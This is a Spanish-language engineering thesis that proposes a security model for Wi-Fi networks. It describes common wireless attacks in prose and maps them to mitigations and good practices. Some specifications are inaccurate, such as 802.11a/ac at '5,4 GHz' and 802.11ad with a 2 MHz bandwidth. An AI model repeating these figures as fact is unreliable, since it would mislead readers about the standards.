PONTIFICIA UNIVERSIDAD CATÓLICA DEL ECUADOR

FACULTAD DE INGENIERÍA

INGENIERÍA DE SISTEMAS Y COMPUTACIÓN

DISERTACIÓN PREVIA A LA OBTENCIÓN DEL TÍTULO DE INGENIERÍA EN SISTEMAS Y COMPUTACIÓN

"PROPUESTA DE UN MODELO DE SEGURIDAD PARA FORTALECER LAS REDES INALÁMBRICAS"

AUTOR:

JORGE EDUARDO SAAVEDRA VACA

DIRECTOR:

Msc. Charles Escobar

QUITO, 2018

AGRADECIMIENTOS

Agradezco la guía y el apoyo incondicional de mis profesores, quienes me guiaron y formaron con el ejemplo, en especial al Ing. Charles Escobar, quien se desempeñó como el director del presente trabajo , siempre me supo brindar la ayuda necesaria a pesar de las dificultades y me ayudó a despegar en mi vida profesional.

De igual manera agradezco al Ing. Miguel Ortiz, quien me dio la oportunidad de servir al Laboratorio de Tecnologías de la Información y Comunicación como becario brindándome el conocimiento necesario para arrancar mi fase laboral, consejos que me han servido en el ámbito laboral y una mano amiga en quien pude confiar durante mi estancia en la universidad.

Sobra decir que agradezco a mi familia por su apoyo y los empujones extra que se necesita para lograr objetivos. Gracias por creer en mí.

CONTENIDO

1. CAPÍTULO 1: PRELIMINARES

1.1. Resumen

El presente trabajo propone la identificación, mitigación y posterior control de ciertas vulnerabilidades de las redes inalámbricas.

En esta propuesta, se incluyen casos reales a través de los cuales se puede asociar el problema con una vulnerabilidad afectada para tomar acciones puntuales al respecto mediante una tabla comparativa que se irá armando a lo largo del trabajo.

Adicionalmente se provee recomendaciones en cuanto a cultura laboral, cultura de uso de contraseñas en incluso a nivel de infraestructura.

En resumen, el presente trabajo brinda una guía a través de la cual el ingeniero de redes puede hacer frente a las vulnerabilidades más comunes y realizar una mitigación exitosa del incidente ocurrido.

1.2. Introducción

En la historia de la evolución, el ser humano ha demostrado su interés por la comunicación con su entorno. En este proceso, éste ha desarrollado distintas habilidades para lograr dicho cometido. Actualmente, la cúspide de esta necesidad de entendimiento con sus semejantes es el Internet. Sin embargo, son las maneras mediante las cuales el hombre se conecta a la red, lo que vuelve a este medio de comunicación una herramienta sofisticada y versátil, útil para casi cualquier actividad. En el presente trabajo se abordará el método de conexión que ha venido ganando adeptos, así como opositores a lo largo de sus escasos 15 años, las redes inalámbricas Wi-Fi.

Ya sea por su amistosa interfaz o simplemente por su costo considerablemente más barato en comparación a su contraparte, la red cableada, el método de conexión Wi-Fi se ha consolidado como un estándar en el hogar promedio. En 2016, ETCIO, empresa vanguardista de tecnología, publicó datos de un estudio internacional, el cual muestra que, en promedio, existen 10 dispositivos con capacidad de unirse a una red Wi-Fi en el hogar, esta cifra, acorde a ellos, podría quintuplicarse en los próximos dos años gracias al IoT (Internet of Things).

Entonces, si es más barata, más amigable con el usuario y más simple de configurar, es lógico preguntarse: ¿Por qué no se convierte en un estándar para todas las conexiones? Existe una razón por la cual las redes Wi-Fi no terminan de despegar como alternativa a una red empresarial. Dejando a un lado la inestabilidad, incremento de latencia o susceptibilidad a interferencia. Las redes Wi-Fi son víctimas

de hasta el 340% más de ataques que las redes cableadas tradicionales. Esto se debe a que el canal mediante el cual viaja la trama de datos es el aire, el cual es accesible para todo aquel que esté dentro o cerca del área de alcance de la red. Sin embargo, esto no significa que la información que viaja del punto A al punto B es vulnerable en todo su trayecto. En el transcurso del presente trabajo se revisarán los principales ataques de los cuales son víctimas las redes Wi-Fi y sus correspondientes mitigantes junto con una serie de normas que, si son aplicadas correctamente, serán de ayuda para lograr alcanzar una mayor seguridad en la transmisión y recepción de datos a través de Wi-Fi.

1.3. Planteamiento del problema

Las redes inalámbricas presentan, por su arquitectura misma, grandes debilidades tanto en lo que se refiere a mecanismos de autenticación como el transporte de datos. Por ello el principal problema en torno a ellas es la seguridad, esta problemática está constituida principalmente por los riesgos presentes en las redes inalámbricas, los cuales a la fecha no han podido ser totalmente evaluados debido a la constante evolución de estos.

En este contexto, no se han propuesto soluciones de seguridad adicional frente a los riesgos en las redes inalámbricas ya que, si bien es cierto, se ha manifestado en repetidas ocasiones la necesidad de mitigar las vulnerabilidades existentes en éstas, no se han propuesto soluciones de seguridad como un modelo o una metodología a través de la cual se fortalece la red significativamente.

A pesar de que la información referente a parámetros de seguridad está muy difundida, actualmente se encuentra dispersa y no ha sido sistematizada en un modelo estándar mediante el cual se pueda asegurar el fortalecimiento de una red inalámbrica. Esto conlleva a realizarse la siguiente pregunta: ¿Cuáles son los parámetros primordiales que deben ser incluidos en el modelo?

Al proponer un modelo de seguridad para el fortalecimiento de las redes inalámbricas uno de los problemas más comunes es la falta de un marco pre instaurado ya que la información se encuentra dispersa.

1.4. OBJETIVOS

1.4.1. Objetivo General

1. Proponer un modelo de seguridad para fortalecer las redes inalámbricas

1.4.2. Objetivos Específicos

1. Evaluar los riesgos presentes en las redes inalámbricas.
2. Proponer soluciones de seguridad adicional frente a los riesgos en las redes inalámbricas.
3. Establecer parámetros de seguridad en las redes inalámbricas.
4. Instaurar un marco referencial para futuras investigaciones.
5. Elaborar el documento del modelo de seguridad.

1.5. Marco Teórico

1.5.1. Seguridad Informática

Acorde a Red Users (2011), la seguridad informática, en torno, tanto a la informática como a la telemática comprende un conjunto de medidas de prevención, detección y corrección, orientadas a proteger la confidencialidad, integridad y disponibilidad de los recursos informáticos. Es decir, no únicamente se enfoca en la prevención de ataques informáticos, sino que también se encarga de salvaguardar la información o la infraestructura que tenga como objetivo servir como parte de sistemas de información.

1.5.2. Seguridad de la información

La seguridad de la información nace como un producto de la seguridad informática. Red Users (2001) menciona que la seguridad de la información no abarca únicamente a los equipos informáticos en los que se encuentra digitalizada y guardada la información, sino que también se centra en aquellos repositorios no tan *actuales* en donde los datos se almacenan entrando en esta categoría inclusive los pedazos de papel: "… esto se basa en que la información va mucho más allá de la netamente procesada por equipos informáticos y sistemas, es decir, también abarca aquello que pensamos, que está escrito en un papel, que decimos, etc…" (Red Users, 2001, p.13).

La Dirección Central de la Seguridad de los Sistemas de Información del Gobierno Francés (2013) menciona: "La defensa en profundidad del sistema de información es

una defensa global y dinámica, que coordina varias líneas de defensa que cubren toda la profundidad del sistema. El término profundidad debe entenderse en su sentido más amplio, es decir, en la organización del SI, en su implementación y, por último, las tecnologías utilizadas". Consecuentemente, es lógico pensar que la seguridad de la información va más allá de únicamente una estructura, un antivirus o un firewall. La seguridad de la información se plantea como un conjunto de prácticas que permiten la correcta fiabilidad de ésta.

1.5.2.1. El modelo de defensa en profundidad de Microsoft

Se ha considerado necesario incluir una breve explicación al modelo definido por Microsoft, el cual ha sido utilizado por sus programas de capacitación a lo largo del mundo para conseguir buenas prácticas en el manejo de la información. A grosso modo se tiene lo siguiente:

- Políticas, procedimientos y concientización.
- Seguridad física.
- Seguridad del perímetro.
- Seguridad de la red.
- Seguridad del equipo.
- Seguridad de las aplicaciones.
- Seguridad de los datos.

El orden no es una casualidad, no es de sorprender que Microsoft ponga especial énfasis en las políticas, procedimientos y concientización, ya que en ellos se basa el

resto de la cadena, más adelante en el presente trabajo, se podrá analizar lo inútil que es implementar políticas de seguridad si la capa del usuario sigue siendo el *talón de Aquiles* del sistema, es necesario recordar la frase que dicta el comportamiento de todo sistema: *El funcionamiento de un sistema siempre estará sujeto al menor de sus componentes*.

La seguridad física, el perímetro, la red y el equipo son prácticas que en adelante se considerarán básicas para la seguridad de los equipos, más aún cuando se habla de redes inalámbricas, en donde la infraestructura debe adaptarse a las necesidades del sistema de información.

La seguridad de las aplicaciones y los datos, convergen en una categoría que en el desarrollo de este trabajo se conocerá como encriptación y manejo de datos.

1.5.3. Wi-Fi

Wi-Fi en sí, es una marca comercial de Wi-Fi Alliance, una organización que se dedica a la certificación de los equipos que cumplen con los estándares 802.11 de las WLAN (redes inalámbricas de área local).

1.5.4. El estándar 802.11

En el origen de las conexiones inalámbricas, muchas soluciones de conectividad estaban limitadas a los estándares que cada empresa brindaba a sus clientes. Tal es así que, por ejemplo, un modem Nokia, no podía brindarle acceso a la red a un computador IBM. Esto suponía un reto no solo a nivel logístico sino también a nivel

financiero ya que muchas compañías en ese entonces tuvieron que elegir a una marca para que sea su proveedora de tecnología de manera integral.

El IEEE intentando suplir esta necesidad del mercado, lanza el estándar 802.11 en sus distintas variantes. Gracias a la estandarización, Wi-Fi se ha logrado posicionar como un medio de comunicación versátil a lo largo de los últimos años.

1.5.4.1. Variantes del IEEE 802.11

1.5.4.1.1. Estándar 802.11

- Velocidad (teórica)- 2 Mbit/s
- Velocidad (práctica) - 1 Mbit/s
- Frecuencia - 2,4 GHz
- Ancho de banda - 22 MHz
- Alcance - 330 metros
- Año de implementación - 1997

1.5.4.1.2. Estándar 802.11ª

- Velocidad (teórica)- 54 Mbit/s
- Velocidad (práctica) - 22 Mbit/s
- Frecuencia - 5,4 GHz
- Ancho de banda - 20 MHz
- Alcance - 390 metros
- Año de implementación - 1999

1.5.4.1.3. Estándar 802.11b

- Velocidad (teórica)- 11 Mbit/s
- Velocidad (práctica) - 6 Mbit/s
- Frecuencia - 2,4 GHz
- Ancho de banda - 22 MHz
- Alcance - 460 metros
- Año de implementación - 1999

1.5.4.1.4. Estándar 802.11g

- Velocidad (teórica)- 54 Mbit/s
- Velocidad (práctica) - 22 Mbit/s
- Frecuencia - 2,4 GHz
- Ancho de banda - 20 MHz
- Alcance - 460 metros
- Año de implementación - 2003

1.5.4.1.5. Estándar 802.11n

- Velocidad (teórica)- 600 Mbit/s
- Velocidad (práctica) - 100 Mbit/s
- Frecuencia - 2,4 GHz y 5,4 GHz
- Ancho de banda - 20/40 MHz
- Alcance - 820 metros
- Año de implementación - 2009

- Disponible en la mayoría de los dispositivos modernos. Puede configurarse para usar solo 20 MHz de ancho y así prevenir interferencias en una zona congestionada.

1.5.4.1.6. Estándar 802.11ac

- Velocidad (teórica)- 6.93 Gbps
- Velocidad (práctica) - 100 Mbit/s
- Frecuencia - 5,4 GHz
- Ancho de banda - 80 o hasta 160 MHz
- Año de implementación - 2013
- Nuevo estándar sin interferencia pero con menos alcance, aunque hay tecnologías que lo amplían. Más rendimiento y otras ventajas.

1.5.4.1.7. Estándar 802.11ad

- Velocidad (teórica)- 7.13 Gbit/s
- Velocidad (práctica) - Hasta 6 Gbit/s
- Frecuencia - 60 GHz
- Ancho de banda - 2 MHz
- Alcance - 300 metros
- Año de implementación - 2012

1.5.4.1.8. Estándar 802.11ah

- Frecuencia - 0.9 GHz
- Ancho de banda - 2 MHz

- Alcance - 1000 metros
- Año de implementación - 2016
- Conocida como Wi-Fi HaLow

1.5.4.2. Conceptos Básicos Wi-Fi

1.5.4.2.1. WAP

(Wireless Access Point) También conocido como Punto de Acceso, es un dispositivo de capa 2 que provee acceso a los dispositivos inalámbricos hacia redes cableadas e incluso hacia otras redes inalámbricas. Se lo puede describir como el punto de conexión entre una red inalámbrica y una red cableada.

1.5.4.2.2. MAC Address

MAC proviene de las siglas *Media Access Control*, es un identificador de 48 bits que se asigna de manera única a una tarjeta de red, también se la conoce como dirección física.

1.5.4.2.3. SSID

Service Set Identifier es también conocido como el nombre de la red, se puede configurar para que una red lo muestre o no. Está incluido en todos los paquetes de comunicación de una red inalámbrica. Tiene una longitud máxima de 32 caracteres.

"Este identificador puede ser pública (broadcast) o privada. Cuando es privada no se muestra al buscar redes inalámbricas desde mi PC. Pero para poder hacer la SSID privada tiene que tener el punto de acceso esta opción." (Garzón-Pérez, 2010)

1.5.4.2.4. BSSID

Basic Service Set Identifier, es el identificador de 48 bits formado por la dirección MAC del punto de acceso inalámbrico al que se encuentra conectado el equipo que establece la red inalámbrica.

1.5.4.2.5. ESSID

Extended Service Set Identifier, generalmente se utiliza en redes con múltiples puntos de acceso.

1.5.4.2.6. Canales establecidos por IEEE

Junto con el estándar IEEE 802.11, se especificaron también 3 rangos de frecuencia: 2.4GHz, 3.6GHz y 5 GHz.

1.5.4.2.7. Trama

Es la unidad de envío de datos, tiene su equivalente en la capa de enlace del modelo OSI (capa 2). La comunicación en las redes inalámbricas sucede a través de tramas.

Las tramas tienen tres partes: cabecera, datos y cola.

1.5.4.2.7.1. Componentes de la dirección de la trama

Los campos que conforman la trama son los siguientes:

- Dirección MAC del nodo final
- Dirección MAC del nodo inicial
- Dirección MAC que identifica el dispositivo Wireless que es el receptor inmediato de la trama
- Dirección MAC que identifica el dispositivo Wireless que transmite la trama

1.5.4.2.7.2. Posibilidades de trama de acuerdo con su tipo

- Trama de administración

Son responsables de mantener la comunicación entre los puntos de acceso y los clientes inalámbricos. Se subdividen en:

  - De petición de autenticación
  - De finalización de la conexión
  - De solicitud de asociación
  - De respuesta de asociación
  - De solicitud de re asociación
  - De respuesta de re asociación
  - De des asociación
  - De presencia (Beacon)
  - De solicitud de exploración
  - De respuesta de exploración

- Trama de control

  Controlan el intercambio de información entre el punto de acceso y los clientes inalámbricos. Puede ser uno de los siguientes subtipos.

  - Solicitud de envío (RTS)
  - Disponible para el envío (CTS)
  - Confirmación (ACK)

- Trama de datos

  Transportan los datos reales enviados en la red inalámbrica

1.5.5. Autenticación

En el mercado existen actualmente dos tipos de autenticación:

1.5.5.1. Sistema Open

Permite el acceso a la red a todos, sin importar si tienen permisos o no. Suele estar presente en sitios de acceso público como restaurantes, cafeterías, parques e incluso en algunos aeropuertos.

Los sistemas Open, permiten que los ataques *Man in the middle*, *Farming* e incluso robo de identidad, tengan un entorno favorable para suceder.

Uno de los inconvenientes más comunes de los sistemas de autenticación Open, suele ser el descontento general de los usuarios cuando la red llega a sobre saturarse y el rendimiento, así como la velocidad disminuyen considerablemente.

1.5.5.2. Sistema de Clave compartida

Cuando se habla de seguridad de redes inalámbricas, el método de autenticación que usualmente se viene a la mente es el sistema de claves compartidas.

Con este método, todos los dispositivos conectados a una misma red comparten una característica en común: poseen acceso a la contraseña secreta correspondiente a ese SSID.

Dentro del sistema de clave compartida, se tienen los siguientes tipos de autenticación:

1.5.5.2.1. Autenticación PSK

Consiste en una clave pre compartida que tiene entre 8 y 63 caracteres de longitud. Gracias a este tipo de autenticación, el usuario únicamente debe ingresar una clave en el punto de acceso inalámbrico (WAP) para de esta manera obtener acceso a la red y, en teoría, no temer a ataques

1.5.5.2.2. Autenticación 802.1x

En este tipo de autenticación se emplean dos tipos de claves: la de sesión individual y la de grupo.

Una clave de sesión individual es única para cada dupla dispositivo – punto de acceso, son empleadas usualmente en el tráfico *unicast*.

La clave de grupo por su parte es compartida por todos los dispositivos conectados a un mismo punto de acceso, se emplean en el tráfico multicast y broadcast.

2. CAPÍTULO 2: Evaluación de los riesgos existentes en las redes inalámbricas

2.1. Riesgos existentes en las redes inalámbricas

Las redes inalámbricas, como se mencionó en la introducción, tienen una falencia notoria: el canal mediante el que se transmiten es de libre acceso y, en consecuencia, el o los atacantes pueden entrar a ella de manera relativamente fácil.

2.1.1. Vulnerabilidades internas

Una red puede ser irrumpida no únicamente con ataques, sino también aprovechando las vulnerabilidades presentes en ella. En este subcapítulo se va a hablar sobre dos de las más comunes:

2.1.1.1. Ingeniería Social

El término ingeniería social hace referencia al arte de manipular personas para eludir los sistemas de seguridad. Esta técnica consiste en obtener información de los usuarios por teléfono, correo electrónico, correo tradicional o contacto directo. Los atacantes de la ingeniería social usan la fuerza persuasiva y se aprovechan de la inocencia del usuario haciéndose pasar por un compañero de trabajo, un técnico o un administrador, etc.

La ingeniería social puede llevarse a cabo a través de una serie de medios: por teléfono, por correo electrónico, por correo tradicional, por mensajería instantánea, etc.

2.1.1.2. Contraseñas de Autenticación Débiles

En informática, las contraseñas *débiles* son las más comunes entre los usuarios promedio ya se por su simple estructura que facilita su memorización, o por la *pereza* que muchos de ellos tienen para generar una contraseña válida en cuanto a normas de seguridad se refiere. En lo que va del año 2018, se han realizado varios ataques a grandes redes sociales o repositorios de cuentas de usuario acorde al registro de ataques de Kaspersky, en ellos se evidencian ciertos comportamientos de los usuarios respecto a sus contraseñas que llega a alarmar un poco a quienes conforman el área de seguridad e integridad de la información de las empresas.

Acorde a Mark Burnett en su libro *Perfect Passwords* existen ciertas recomendaciones realizadas por la NASA para una contraseña válida:

“

- Debe tener por lo menos ocho caracteres
- Debe tener mayúsculas, minúsculas, números y caracteres especiales
- No debe ser un nombre propio, o una palabra de diccionario
- No debe incluir parte del nombre del usuario
- Se debe cambiar cada cierto tiempo
- No usar la misma para todos los sitios en donde se realiza login

” (Burnett, 2006)

2.1.2. Ataques

Junto con las redes (no únicamente las inalámbricas), han ido apareciendo distintas maneras y/o métodos que comprometen su integridad y seguridad. En este subcapítulo se hablará sobre los ataques más comunes en el apartado de las redes inalámbricas

2.1.2.1. Ataque DDOS

También conocido como la denegación del servicio, por medio de este ataque, el agresor busca inyectar paquetes de manera repetitiva a uno o varios servidores de tal manera que no pueda resolver todas las peticiones causando así una denegación del servicio en tiempo de ejecución. Puede ser usado tanto para causar caos en una red como para provocar reconexiones que permitan recoger el handshake WPA que a futuro facilitaría nuevos ataques.

2.1.2.2. Autenticación falsa

Este ataque no tiene una finalidad destructiva como tal, su utilidad es asociar nuestra MAC al punto de acceso para poder inyectar paquetes en su red y permitir otro tipo de ataques más avanzados. Permite simular una autenticación en una red que use WEP.

2.1.2.3. Escucha de protocolos (Sniffing)

Un ataque de escucha de protocolos o sniffing, es un ataque logrado a través de una aplicación conocida como sniffer, la cual permite monitorear y analizar el tráfico.

2.1.2.4. Rogue WPA

Este método consiste en *clonar* la red a la cual se va a conectar el usuario, copiando su SSID de tal manera que a ojos del usuario común, parezca que está accediendo a su AP de confianza, el momento que se realiza el login, el atacante captura la clave ingresada por el usuario y de esta manera obtiene acceso a la red original.

2.1.2.5. Ataque por diccionario

El ataque por diccionario o fuerza bruta, consiste en bombardear al servidor de autenticación con todas las posibles combinaciones de caracteres que puedan conformar las contraseñas buscadas, bajo este precepto, una red nunca estaría del todo segura ya que cualquier contraseña podría ser adivinada, el único factor decisivo es la complejidad y por consiguiente, el tiempo empleado para la obtención de claves.

2.1.2.6. Ataque KRACK (Reinstalación de claves)

KRACK es el acrónimo de *Key Reinstallation AttACK*, es decir, logra una reinstalación de la clave en el AP. Esta vulnerabilidad explota una debilidad presente en la arquitectura WPA2 por lo cual afecta a todas las plataformas.

Para ejecutarlo, el atacante tiene que configurar una red Wi-Fi con el mismo nombre (SSID) que la red existente y dirigirlo a un usuario específico. Cuando el atacante detecta que el usuario está a punto de conectarse a la red original, este envía paquetes especiales que hacen que el dispositivo se cambie al otro canal y se conecte en la red falsa bajo el mismo nombre.

Después de esto, utilizando un fallo en la implementación de los protocolos de cifrado, pueden cambiar la clave de cifrado que el usuario estaba usando por una serie de ceros y así acceder a la información que el usuario sube o descarga.

2.1.2.7. Ataque WPS

El WPS, es una característica perteneciente a los routers y puntos de acceso que se incorporó por primera vez en el estándar 802.11N para facilitar la conexión entre los dispositivos inalámbricos que presenten inconvenientes en la inserción de información a causa de la falta de pantallas o dispositivos de entrada. Esta tecnología permite sincronizar dispositivos por 60 segundos con el toque de un botón. En la teoría fue diseñado como una facilidad de conectividad, sin embargo, años atrás, se descubrió una vulnerabilidad que afecta directamente al PIN del WPS. Esto deja al descubierto una brecha de seguridad amplia ya que el PIN apenas tiene 8 dígitos, una cifra relativamente corta si se tienen en cuenta las longitudes de las cadenas protegidas con WPA o WPA2.

Encontrar un PIN WPS no es particularmente complicado siempre y cuando el AP no limite el número de intentos de conexión. De hecho se puede volver bastante fácil ya que muchos de los fabricantes insignia ponen un PIN predeterminado.

2.2. Tabla de Resumen

En resumen, se puede sintetizar estos conceptos en la siguiente tabla de vulnerabilidades:

Tabla 1 Síntomas y Posibles Vulnerabilidades del Entorno

Síntoma	***Posibles Vulnerabilidades***
Incremento de la cantidad de accesos a una misma cuenta desde distintas direcciones	• Ingeniería Social • Fuerza bruta
Incremento excesivo del consumo de memoria del servidor	• Ataque DDOS • Ataque por diccionario
Incremento excesivo de sesiones anónimas a un mismo Access Point	• Ataque WPS
Usuarios quejándose de que son "sacados" de la red inalámbrica	• Ataque por inyección de tráfico
Incremento de Spam	• Ingeniería Social
Varias SSID iguales	• Rogue WPA
Lentitud en la conexión (incluso en intranet)	• Ataque de escucha de protocolos o sniffing
Routers con firmware desactualizado	• Ataque KRACK

3. CAPÍTULO 3: Propuesta de soluciones de seguridad adicional frente a los riesgos en las redes inalámbricas

Una vez revisados los riesgos que supone tener una red con un canal público, es tiempo de evaluar hasta qué punto se puede mitigar estos riesgos, de manera que el uso de una red inalámbrica ya no signifique un riesgo catastrófico para la entidad que lo usa. En este capítulo se proponen ciertas soluciones y otros tantos mitigantes que permitirán (después de un análisis) la creación de un modelo de seguridad para mejorar la seguridad de las redes inalámbricas. Inicialmente se establecerán ciertos principios básicos de protección

3.1. Principios básicos de protección

3.1.1. Filtrado por direcciones MAC

Este método consiste en la creación de una tabla de datos en cada uno de los puntos de acceso a la red inalámbrica. Dicha tabla contiene las direcciones MAC (Media Access Control) de las tarjetas de red inalámbricas que se pueden conectar al punto de acceso. Como toda tarjeta de red posee una dirección MAC única, se logra autenticar el equipo. (Madrid Molina, 2006)

3.2. Mitigación de vulnerabilidades internas

Varios de los tipos de ataques suscitados a diario en el entorno tanto laboral como doméstico suelen ser perpetrados por personas con bajos conocimientos informáticos cuyo único recurso para acceder a la red de manera no autorizada es

robar la clave de acceso al WAP. En este subcapítulo se hablará sobre las posibles mitigaciones al problema de las vulnerabilidades internas.

3.2.1. Mitigación de vulnerabilidades internas

La ingeniería social tiene un campo de acción amplio, sin embargo en el presente trabajo se intentará exponer ciertas prácticas que podrían mitigar la apropiación de claves y/o ingreso a la red Wi-Fi.

Kevin Mitnick señala que el factor humano es el eslabón más débil en un sistema de seguridad. Gracias a la manipulación es relativamente sencillo obtener la información confidencial necesaria para hacer caer todas las medidas de seguridad.

La ingeniería social se basa en cuatro principios:

- Todos quieren ayudar
- El primer movimiento es siempre de confianza
- La gente evita decir que no
- Todos disfrutan de su ego

A pesar de que el mejor consejo para evitar ser víctima de la ingeniería social es el sentido común muchas veces no es suficiente para lograr discernir una mentira de un comunicado oficial. Hoy en día páginas Grandes como Facebook Outlook Twitter Instagram YouTube e incluso plataformas un poco más profesionales como LinkedIn adolecen de ataques de inyección JavaScript mediante las cuales engañan al usuario redireccionando a dominios este pone sus credenciales.

3.2.1.1. Separación de afinidades personales del entorno de trabajo

El entorno de trabajo puede ser el entorno apropiado para que el afectado baje la guardia.

3.2.1.2. Cuidado de claves en donde se almacene información sensible

En esencia, las empresas no deben transmitir información demasiado sensible a través de redes inalámbricas. Sin embargo si es que esto llegara a suceder, las claves de acceso a estas redes no deben ser enviadas a través de ningún medio electrónico, por ejemplo, la contraseña de acceso a la red debería ser entregada de un usuario a otro través de un medio físico tal como un documento escrito, nunca un email, esta práctica permite mantener la confidencialidad de la clave y evitar su posible filtración en el futuro

3.2.1.3. Ignorar mail de dudosa procedencia

Uno de los ataques más comunes para robo, ya sea de contraseñas como de identidad, es el ataque conocido como Phishing o robo de identidad. Por medio de este ataque el perpetrador engaña al usuario haciéndole creer que con el objeto de ganar un premio o una retribución económica tiene que enviar cierta información al atacante. Estos datos pueden ser personales hasta incluso claves de acceso a las redes que tiene a su cuidado

Una serie de consejos evitar ceder credenciales por medio de la ingeniería social:

Nunca revelar por teléfono o email claves de acceso hostnames dominios etc.

No hacer clic en enlaces que lleguen a través de un email solicitando credenciales.

Si se desea modificar los parámetros del WAP es necesario verificar que la dirección del WAP sea la correcta

3.3. Mitigación de vulnerabilidades externas

3.3.1. Mitigación de riesgos para un ataque por inyección de Tráfico

La clave para la mitigación de un ataque por inyección de tráfico es la captura permanente de este. Es casi imposible para el administrador de sistemas darse cuenta al instante de un ataque de inyección de tráfico, en especial si el volumen llega a ser muy elevado. Para estos casos, lo mejor es recopilar data de tráfico a lo largo de la línea de tiempo y posteriormente analizarlo utilizando software específico como WireShark o Snort.

Snort en específico brinda un *ID Sensor* que permite registrar los paquetes que generan algún tipo de alarma. Esto lo recopila en un archivo binario cuya codificación corresponde a U*nified2.*

Para poder entender este archivo, es necesario transpilarlo a través de WireShark. (Ver anexo 8.4 para entender cómo).

3.3.2. Mitigación de riesgos para un ataque por diccionario

La mitigación de un ataque por diccionario será efectiva de manera inversamente proporcional a la calidad del diccionario de datos utilizado para realizar el ataque.

Sin embargo, existen un par de *tips* que permiten mejoría en el aspecto de mitigación de riesgos para un ataque de este tipo:

3.3.2.1. No utilizar palabras comunes o reales

Estadísticamente la palabra *password* es la clave más utilizada a nivel mundial por los usuarios. Esto es un claro ejemplo de que el usuario prefiere frases o palabras fáciles de recordar por encima de la seguridad que éstas suponen.

Para lograr una contraseña segura, IEEE (2015) recomienda:

- Usar palabras con errores ortográficos
- Establecer un número máximo de intentos fallidos de ingreso de clave
- Usar los estándares básicos de contraseñas robustas:
    - Más de 8 caracteres
    - Una mayúscula
    - Una minúscula
    - Un número
    - Un caracter especial

3.3.2.2. Cambio continuo y sistemático de contraseñas

Inclusive con una contraseña que presente 10000 letras, números y símbolos, el acceso a un AP o a cualquier tecnología está sujeto al cambio continuo de la

información ingresada en el sistema. Acciones como rotar el orden de una contraseña permiten al usuario una mayor protección del crackeo de claves por diccionario.

3.3.3. Mitigación de riesgos para un ataque KRACK (Reinstalación de claves)

Basándose en que KRACK nace como una vulnerabilidad abierta de WPA2, mitigación más comúnmente establecida para controlar este tipo de ataque, es la instalación de parches en el cliente. Con este fin, Windows en sus últimas actualizaciones ha incluido la protección a nivel de sistema operativo.

Sin embargo, KRACK llega mucho más allá de la capa del cliente ya que vulnera directamente la capa de enlace. Por tanto, el equipo actualizado y en teoría, *protegido*, puede seguir conectándose a través de routers inseguros, a redes inseguras. Para mitigar definitivamente los riesgos de esta vulnerabilidad, se recomienda seguir las siguientes indicaciones:

- Actualizar AP y routers a su último firmware.
- Cambiar metódicamente las contraseñas de los AP (seguir las mismas políticas establecidas en el punto 3.3.2)
- Actualizar los sistemas operativos a su última versión ya que la mayor parte de ellos corrige esta vulnerabilidad a nivel de cliente. (Esto sin embargo no es particularmente relevante ya que el problema se encuentra a nivel de la capa de enlace, en el AP)

3.4. Tabla de resumen del Capítulo

Tabla 2 Mitigaciones a las Vulnerabilidades Encontradas

Síntoma	***Posibles Vulnerabilidades***	***Mitigación***
Incremento de la cantidad de accesos a una misma cuenta desde distintas direcciones	• Ingeniería Social • Fuerza bruta	Solicitar Cambio de contraseñas
Incremento excesivo del consumo de memoria del servidor	• Ataque DDOS • Ataque por diccionario	Establecer un log de handshakes para monitorear y descubrir patrones similares.
Incremento excesivo de sesiones anónimas a un mismo Access Point	• Ataque WPS	Desactivar el WPS del router después de realizar las autenticaciones necesarias para los dispositivos que lo requieran
Usuarios quejándose de que son "sacados" de la red inalámbrica	• Ataque por inyección de tráfico	Realizar capturas esporádicas de tráfico para asegurar la

		integridad de las conexiones
Incremento de Spam	• Ingeniería Social	Establecer reglas de mailing
Varias SSID iguales	• Rogue WPA	Cambiar el método de encriptación del AP así como su SSID de manera esporádica
Lentitud en la conexión (incluso en intranet)	• Ataque de escucha de protocolos o sniffing	Se puede mantener un registro de las MAC conectadas a cada puerto a través de una estrategia de DHCP Snooping, varios fabricantes incorporan esta solución en sus equipos, entre ellos CISCO.
Routers con firmware desactualizado	• Ataque KRACK	Actualizaciones constantes de Firmware de los routers y de los sistemas operativos que se conecten a ellos.

4. CAPÍTULO 4: Establecimiento de parámetros de seguridad para las redes inalámbricas

No únicamente los mitigantes revisados en el capítulo anterior son necesarios para mejorar la seguridad, un sistema robusto debe estar basado en principios de seguridad y no usarlos solo como paliativos cuando se entra en una crisis. En el presente capítulo se enlista una serie de buenas prácticas para el mejoramiento del desempeño de una red inalámbrica (en el aspecto de seguridad). Para ello también se explicará a breves rasgos, la infraestructura mediante la cual una red inalámbrica es más efectiva.

4.1. Infraestructura necesaria

La seguridad no solo depende de prácticas o software específico para realizar controles y auditorías sino también de ciertos componentes físicos que permiten crear una barrera contra los atacantes. En el presente trabajo se han seleccionado dos dispositivos gracias a los cuales se puede establecer un nivel de seguridad. Para ello se tiene un AP y un Firewall.

- Puntos de Acceso Sophos AP55

Figura 1 Puntos de Acceso Sophos AP55

- Sophos UTM 9 SG310

Figura 2 Sophos UTM 9 SG310

- Computadoras con Sistemas Operativos
    - Windows (para hacer de clientes)
    - Kali Linux (para realizar auditorías de ataques)
    - Backtrack Linux (para realizar ataques)

4.2. Buenas prácticas

4.2.1. Administración segura

Red Users (2011) mencionan en su libro que una de las prácticas más complicadas de lograr a nivel empresarial, es la administración segura. El manejo de permisos en una empresa a nivel de tecnología es primordial al momento de salvaguardar la integridad de la información. “Un usuario solamente debe tener los privilegios mínimos necesarios para dicha tarea y el acceso a los recursos indispensables, no más” (Red Users, 2011. p23.)

Brindarle al usuario más permisos de los que necesita conlleva un mayor control de las actividades que este realiza. En el caso específico de las redes inalámbricas, brindarle acceso a una red que transporta información valiosa a un usuario corriente, puede llevar consecuencias legales negativas.

Para brindar una administración segura del entorno de trabajo entonces, es necesario realizar:

4.2.1.1. Segmentaciones de red

El principio de la segmentación de red es que los datos que fluyen a través de una red no puedan ser accedidos desde otra. De esta manera se salvaguarda la integridad de la información sensible.

4.2.1.2. Manejo de roles

No todos los usuarios deben ser capaces de realizar las mismas funciones dentro de una misma red. Es decir, acceder al AP con sus credenciales para activar o desactivar las características de este (WPS, SSID, etc.)

4.2.2. Control de cambios

El control de cambios tiene como objetivo el resguardar el modelo de seguridad de una organización. Acorde a Red Users (2011), cada vez que un usuario pide un cambio en un sistema, genera una brecha de seguridad potencial, ya sea por la instalación de un software especial, cambio en los requerimientos, reemplazo de piezas físicas o la modificación de los permisos o reglas en un firewall. Esto se debe a que el usuario por lo general no es consciente de los cambios que se generarán como consecuencia de sus acciones.

4.2.3. Control de Integridad

